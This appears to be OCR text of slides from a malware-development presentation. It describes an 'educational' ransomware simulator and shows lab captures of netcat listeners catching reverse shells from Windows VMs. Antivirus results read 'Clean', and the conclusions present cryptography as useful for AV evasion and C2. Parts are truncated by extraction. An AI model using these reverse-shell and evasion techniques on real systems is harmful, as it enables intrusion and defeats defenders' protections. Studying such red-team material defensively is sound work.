
Descriptions :
EduRansW is crafted for educational use,
to teach about ransomware decryption and exploitation methods.
It includes specific vulnerabilities for hands-on learning opportunities in cybersecurity training programs.

Summary :
•When you click "Run Ransomware", fake ransomware begin act.
•First of all, malware searchs target direc
Here, demo directory is created named nt directory and set as target directory.
•And then, create session key(encryptio is is generated uniquely every computer)
and store it somewhere(i.e : registry).
And encrypt all files in target directory u
•As soon as encryption, countdown time m the deadline is set 24 hours.
•When user is going to open the encrypt ransom to offered BTC address appear
and also left time is displayed.
•If user pay ransom, the files are decrypt hacker.
For this you click "Send money" and send payment to hacker but real action don't happen.
As a result, the verfification will be failed.
•You should find vulnerabilities from malware's action ways and decrypt your personal data.

Successfully attacked!

Local lab for tests

- Kali linux
- Windows VM (VirtualBox)
- Microsoft Defender
- Bitdefender
- Kaspersky
- ESET NOD32
- Shannon entropy python script



File Actions Edit View Help
cocomelonc@kali:...melonc.github.io
cocomelonc@kali:...melonc.github.io
cocomelonc@kali: ~/hac...-malv
coco....7.1

```
    Forced options:   None
    Suppressed opts.: None
        1/legacy: 255.255.255.0
        3/legacy: 10.0.2.1
        6/legacy: 8.8.8.8 9.9.9.9 1.1.1.1
```

parrot [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications
Places
Sun 12:45
cpu mem swap
Ethernet network connection “Wired connection 1” active

```
┌─[root@parrot]─[/home/parrot]
└──╼ #nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.10.11] from (UNKNOWN) [10.10.10.6] 49506

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.m
s/PSWindows

PS C:\Users\test123\Documents>
PS C:\Users\test123\Documents> ipconfig.exe
ipconfig.exe

Windows IP Configuration


Ethernet adapter Ethernet 3:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Ethernet:
```

```
NetworkMask:    255.255.255.0
Enabled:        Yes
Global Configuration:
    minLeaseTime:     default
    defaultLeaseTime: default
    maxLeaseTime:     default
    Forced options:   None
    Suppressed opts.: None
        1/legacy: 255.255.255.0
        3/legacy: 10.10.10.1
```

Antivirus:	Immunet	Status:	Clean
Antivirus:	Kaspersky	Status:	Clean
Antivirus:	Maxsecure	Status:	Clean
Antivirus:	Mcafee	Status:	Clean
Antivirus:	Microsoftdefender	Status:	Clean
Antivirus:	Nano	Status:	Clean
Antivirus:	Nod32	Status:	Clean
Antivirus:	Norman	Status:	Clean

win11-64bit [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell

```
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https:
//aka.ms/PSWindows

PS C:\Users\test123> cd .\Documents\
PS C:\Users\test123\Documents>
PS C:\Users\test123\Documents> ipconfig.exe

Windows IP Configuration


Ethernet adapter Ethernet 3:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : Home
   Link-local IPv6 Address . . . . . : fe80::4c33:c539:2826:b42b%5
   IPv4 Address. . . . . . . . . . . : 10.10.10.6
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.1

Ethernet adapter Ethernet 2:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
PS C:\Users\test123\Documents> .\rs.exe
PS C:\Users\test123\Documents>
```

Virus & threat protection sett

View and update Virus & threat settings for Microsoft Defender


Real-time protection

Locates and stops malware from running on your device. You can setting for a short time before it automatically.

On

Conclusion

- Cryptography can still be used for AV evasion
- Cryptography still be used for C2 connections
- Payload encryption - unpopular algorithms almost always get better result than well-known
- Cryptography useful for ransomware simulation in RTO, adversary simulation purposes.



Your protection is live now
5 recommendations
Details
You are protected
Your free trial expires in 19 days.
Buy license
Activate full pro
Scan your computer
Check your computer for malware now
Keep your cor
Windows Defender Security Center
Your device is being protected.
Last threat scan: 1/2/2018
Last threat definition update: 1/2/2018
Last health scan: 1/2/2018
Virus & threat protection
Device performance & health
Firewall & network protection

```
┌──(cocomelonc㉿kali)-[~]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.
Microsoft Windows [Version 10.0.17134.112]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
windows-v9hnk33\user

C:\Windows\system32>systeminfo
systeminfo

Host Name:                 WINDOWS-V9HNK33
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.17134 N/A Build 17134
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:
```

Thanks!

https://cocomelonc.github.io